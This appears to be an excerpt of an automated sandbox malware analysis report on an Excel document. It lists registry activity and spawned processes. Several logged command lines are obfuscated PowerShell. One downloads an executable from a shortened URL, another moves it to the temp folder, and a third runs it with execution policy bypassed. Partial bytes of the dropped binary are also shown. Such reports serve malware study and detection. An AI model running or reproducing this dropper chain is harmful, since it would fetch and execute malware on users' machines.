00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	mj1	binary	6D 6A 31 00 D4 08 00 00 02 00 00 00 00 00 00 00 40 00 00 00 01 00 00 00 1E 00 00 00 16 00 00 00 36 00 63 00 70 00 72 00 6D 00 39 00 37 00 75 00 74 00 6C 00 2E 00 78 00 6C 00 73 00 00 00 36 00 63 00 70 00 72 00 6D 00 39 00 37 00 75 00 74 00 6C 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3469	F3469	binary	04 00 00 00 D4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C6 71 C6 BA D8 E3 D6 01 69 34 0F 00 69 34 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F35EF	F35EF	binary	04 00 00 00 D4 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 C6 71 C6 BA D8 E3 D6 01 EF 35 0F 00 EF 35 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2292 Parent PID: 2260

General

Start time:	19:04:40
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	cmd /c po^wer^she^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/qjdJoz4','12.exe')
Imagebase:	0x4aa20000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2372 Parent PID: 2260

General

Start time:	19:04:40
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c po^wer^she^l^l -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item '12.exe' -Destination '${enV`:temp}'
Imagebase:	0x4aa20000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2468 Parent PID: 2260

General

Start time:	19:04:40
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c po^wer^she^l^l -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:temp};.('.'+'/12.exe')
Imagebase:	0x4aa20000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1324 Parent PID: 2292

General

Start time:	19:04:41
Start date:	05/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/qjdJoz4','12.exe')
Imagebase:	0x13fe30000
File size:	473600 bytes

MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\12.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA54BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\12.exe	unknown	5360	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 6c 74 98 0b 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 2e 0e 00 00 0a 00 00 00 00 00 00 be 4c 0e 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0e 00 00 02 00 00 00 00 00 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...lt............ ....L... ....@.. ....`.................	success or wait	25	7FEEA54BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\12.exe	unknown	4096	1a 00 00 06 74 06 00 00 02 26 de 0e 26 28 1a 00 00 06 74 01 00 00 02 26 de 00 00 de 00 00 de 2a 00 28 1a 00 00 06 74 07 00 00 01 2d 1a 00 fe 0c 06 00 fe 0e 06 00 de 0e 00 28 1a 00 00 06 74 0c 00 00 02 26 de 00 00 00 de 00 00 00 00 00 14 fe 0e 11 00 00 fe 0c 05 00 2d f3 de 23 26 00 28 1a 00 00 06 74 02 00 00 02 26 de 11 00 28 1a 00 00 06 74 06 00 00 02 fe 0e 0c 00 de 00 00 de 00 00 de 2c 00 00 fe 0c 00 00 2d 08 fe 0c 04 00 fe 0e 04 00 00 de 16 00 00 28 1a 00 00 06 74 07 00 00 02 26 00 fe 0c 05 00 2d ed de 00 00 de 00 00 00 fe 0d 00 00 fe 15 07 00 00 01 fe 0c 00 00 2d 0d 28 1a 00 00 06 74 13 00 00 02 26 2b 32 00 fe 0d 00 00 fe 15 07 00 00 01 fe 0c 00 00 fe 0c 00 00 5c 2d 1b 28 1a 00 00 06 74 15 00 00 02 26 14 fe 0e 09 00 28 1a 00 00 06 74 09 00 00 02 26 00	....t....&..&(....t....&.....*. (....t....-.....(.. ..t....&.....-..#&. (....t....&...(....t..... .....,.....-..... (....t....&.....-..... .....-.(....t....&+2..... .....\-.(....t....&..... (....t....&.	success or wait	17	7FEEA54BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 2492 Parent PID: 2372

General

Start time:	19:04:41
Start date:	05/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item '12.exe' -Destination '${enV`:temp}'
Imagebase:	0x13fe30000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\12.exe	C:\Users\user\AppData\Local\Temp\12.exe	success or wait	1	7FEEA54BEC7	MoveFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	41	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
